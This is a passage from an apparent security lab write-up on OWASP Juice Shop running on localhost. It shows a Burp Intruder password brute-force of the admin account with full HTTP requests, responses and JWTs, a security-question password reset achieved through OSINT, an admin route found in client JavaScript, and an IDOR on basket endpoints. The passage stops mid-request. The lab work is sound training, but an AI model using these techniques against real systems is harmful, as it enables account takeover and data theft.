
Fig 18: Got logged in as 'bender'

This illustrates the immediate risk of SQL injection in authentication logic and the need for server-side fixes such as parameterized queries, input validation, and hardened authentication checks.

Broken Authentication & Broken Access Control

Broken Authentication

I exploited multiple weaknesses in the authentication and account-recovery mechanisms. First, I performed an online brute-force attack against the administrator account. I captured a valid login request for admin@juice-sh.op and sent it to Burp Intruder, targeting the password parameter with a payload list (best1050.txt from SecLists). After running the attack and filtering responses by length, I identified a response that differed from the failed-attempt responses. Opening that request/response revealed a successful authentication: the administrator's password was admin123, a weak/guessable credential. I then logged into the application using those credentials and confirmed administrative access.




Sniper attack

Target http://127.0.0.1:3000

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 48
Origin: http://127.0.0.1:3000
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{"email":"admin@juice-sh.op","password":"§admin§"}
```

Fig 19: Intercepted reuqest sent to intruder and targeting the password paramenter.




Payload position: All payload positions
Payload type: Simple list
Payload count: 1,049
Request count: 1,049

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
------
0
00000
000000
0000000
00000000
0987654321
1
1111
11111
```


Fig 20: Payload list loaded from seclists/best1050.txt



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
117	admin123	200	25			1185	
0		401	27			413	
1	------	401	15			413	
2	0	401	25			413	
3	00000	401	22			413	
4	000000	401	11			413	
5	0000000	401	13			413	
6	00000000	401	17			413	

```
POST /rest/user/login HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 51
Origin: http://127.0.0.1:3000
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
  "email":"admin@juice-sh.op",
  "password":"admin123"
}
```

Fig 21: The request of the password: admin123



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
117	admin123	200	25			1185	
0		401	27			413	
1	------	401	15			413	
2	0	401	25			413	
3	00000	401	22			413	
4	000000	401	11			413	
5	0000000	401	13			413	
6	00000000	401	17			413	

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 799
ETag: W/"31f-Jc5+dT82s1SxvLWK4IuD2Ruhxy8"
Vary: Accept-Encoding
Date: Thu, 09 Oct 2025 14:30:47 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "authentication":{
    "token":
    "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjU
    wMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUs
    ImNyZWF0ZWRBdCI6IjIwMjUtMTAtMDkgMTM6MDA6MDkuNzAwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTAtMDkgMTM6MDA6MDkuNzAwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MDAyMDI0N30.h-zlXWU4h9E4QkasiE8cdKEZcqTuJ
    bhBWYSrdqxA7ZAt2u2GGkdRLaNrWaPbWezOKX1OVsiZDTVvpjQkjAs5vOXUyDYRgc7QjdONAhV_lEiFl9SoBqZRayfzl2sO7a9ciURhr2xv2btBwXUj7kREHY8Q5UF5SCbhOqk8x2_fcV8",
    "bid":1,
    "umail":"admin@juice-sh.op"
  }
}
```

Fig 22: The response of the password: admin123 resulting in successful authentication




Fig 23: The successful authentication of admin credentials.

Next, I abused an insecure account-recovery flow for the jim account. The reset process required answering a security question (eldest brother's middle name). During reconnaissance I found a clue in Jim's review mentioning "replicator," which led me to research Jim in the context of the Star Trek franchise.



Forgot Password
Email*
jim@juice-sh.op
Security Question*
Your eldest siblings middle name?
Use a Securely Generated Password
Firefox will save this password for this website.
Manage Passwords
Please provide your new password.
Repeat New Password*
0/20
Show password advice
Change

Fig 24: Jim's security question.




jim@juice-sh.op
Fresh out of a replicator.

Fig 25: The review of Jim to a juice.


replicator meaning?


a structural gene at which replication of a specific replicon is believed to be initiated.

AI Overview

A replicator is a device, program, or biological entity that can copy or reproduce itself or another object. In technology, it can refer to a machine that makes copies, like a 3D printer, or a computer program that replicates, such as a virus. In biology, it denotes a gene that causes DNA to copy itself or any entity, like a chromosome, that can self-replicate. The term is also used in a futuristic context for devices like the Star Trek replicator, which can create objects from energy or matter.

Fig 26: Finding the start trek reference via OSINT


That OSINT step located a wiki entry listing his family and revealed the brother's middle name Samuel, which was the correct answer. Using this, I reset Jim's password to 'juiceshop' and gained access to his account.


jim star trek

Captain James T. Kirk
Fictional character

Family	George Kirk (father) Winona Kirk (mother) George Samuel Kirk (brother) Tiberius Kirk (grandfather) James (maternal grandfather) Aurelan Kirk (sister-in-law) Peter Kirk (nephew) 2 other nephews

Fig 27: Finding the start trek reference via OSINT


Login

Email*: jim@juice-sh.op

Password*: juiceshop

Fig 28: Logging in successfully with the new credentials.

Weak password policies and unprotected account recovery allow attackers to gain high-privilege access and hijack user accounts.

Broken Access Control

I validated two access control failures: an information leakage that revealed administrative endpoints in client-side code, and an IDOR (insecure direct object reference) in the basket endpoint.

Discovery of admin endpoint in client code: Using the browser's developer tools I opened the application's main JavaScript (main.js), prettified it {}, and searched for the term "administration." This revealed a path named administration. Attempting to navigate to that path as an unauthenticated user or normal user returned no access, but after authenticating as the admin (via the weak-password compromise above) I could reach the administration page.






Fig 29: Right click on the screen and click on inspect.



```
            return n.apply(this, arguments)
        }
      }(),
      tp = [
        {
          path: 'administration',
          component: cr,
          canActivate: [
            ie
```

admin

Fig 30: the administration path found in the debugger tools.



Administration


Registered Users
admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@gmail.com
ciso@juice-sh.op
support@juice-sh.op
morty@juice-sh.op
mc.safesearch@juice-sh.op
J12934@juice-sh.op

Customer Feedback		
1	I love this shop! Best products in town! Highly recommended! (***in@juice-sh.op)	★★★★★
2	Great shop! Awesome service! (***@juice-sh.op)	★★★★
3	Nothing useful available here! (***der@juice-sh.op)	★
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (***ereum@juice-sh.op)	★
	Incompetent customer support! Can't even upload photo of broken purchase! *Support Team: Sorry, only order confirmation PDFs can be attached to complaints!* (anonymous)	★★
	This is **the** store for awesome stuff of all kinds!	★★★★

Fig 31: while authenticated as admin, navigated to the administration path.

Exposing route names or admin paths in client code leaks sensitive endpoints and simplifies attackers' targeting.


IDOR — viewing another user's basket: While authenticated as admin, I used an intercepted basket request to demonstrate an insecure direct object reference. I initiated a request to view admin's basket (/basket/1), intercepted it, and modified the path to /basket/2.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Request to htt
Request
Pretty Raw Hex

Time	Type	Direction	Method	URL
13:09:19 9 Oct 20...	HTTP	→ Request	GET	http://127.0.0.1:3000/rest/basket/1
13:09:19 9 Oct 20...	HTTP	→ Request	GET	http://127.0.0.1:3000/rest/user/whoami


```
GET /rest/basket/1 HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZj
E4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3Rpd
mUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMTAtMDkgMTY6MDQ6NDEuNzMxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTAtMDkgMTY6MDQ6NDEuNzMxICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MDAyODg4MH0.uGmXqi2dIGgg
GyPCxhvRRySHy5L67RzoIpxdbFwZGPayx4oIe13rwQTjxKYSJt4XdRq5mVataHSsZ2Mu4o6YEElgfWubTkU6kAHdednxhtMDVm33gjoT3jOqKuOAuLYtjJN_xYMquPwS7u2QY08028l8HWixA6ZKLx-Tk89vooQ
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=yDqN5RlL28v9P1ZbA4xtEtjf2I29u1jtBOIzghW4SmBAnB6mM3XjY4gEzQVk; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZj
E4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3Rpd
mUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMTAtMDkgMTY6MDQ6NDEuNzMxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTAtMDkgMTY6MDQ6NDEuNzMxICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MDAyODg4MH0.uGmXqi2dIGgg
GyPCxhvRRySHy5L67RzoIpxdbFwZGPayx4oIe13rwQTjxKYSJt4XdRq5mVataHSsZ2Mu4o6YEElgfWubTkU6kAHdednxhtMDVm33gjoT3jOqKuOAuLYtjJN_xYMquPwS7u2QY08028l8HWixA6ZKLx-Tk89vooQ
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"51e-CHbwOhEKCpU5YSXizlHcqcWwPo8"
Priority: u=0
```

Fig 32: Intercepted request of ‘your basket’



```
GET /rest/basket/2 HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZj
E4YjUwMCIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHRBZG1pbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3Rpd
mUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMTAtMDkgMTY6MDQ6NDEuNzMxICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTAtMDkgMTY6MDQ6NDEuNzMxICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc2MDAyODg4MH0.uGmXqi2dIGgg
GyPCxhvRRySHy5L67RzoIpxdbFwZGPayx4oIe13rwQTjxKYSJt4XdRq5mVataHSsZ2Mu4o6YEElgfWubTkU6kAHdednxhtMDVm33gjoT3jOqKuOAuLYtjJN_xYMquPwS7u2QY08028l8HWixA6ZKLx-Tk89vooQ
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=yDqN5RlL28v9P1ZbA4xtEtjf2I29u1jtBOIzghW4SmBAnB6mM3XjY4gEzQVk; token=
